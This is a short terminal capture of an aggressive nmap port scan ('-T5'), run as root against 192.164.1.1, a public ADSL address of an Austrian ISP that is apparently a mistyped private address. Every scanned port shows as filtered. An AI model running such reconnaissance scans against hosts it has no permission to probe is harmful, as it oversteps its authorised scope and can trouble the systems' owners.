└─# nmap -T5 192.164.1.1
Starting Nmap 7.93 (https://nmap.org) at 2023-01-30 03:50 EST
Nmap scan report for 192-164-1-1.adsl.highway.telekom.at (192.164.1.1)
Host is up (0.00098s latency).
All 1000 scanned ports on 192-164-1-1.adsl.highway.telekom.at (192.164.1.1) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 2.82 seconds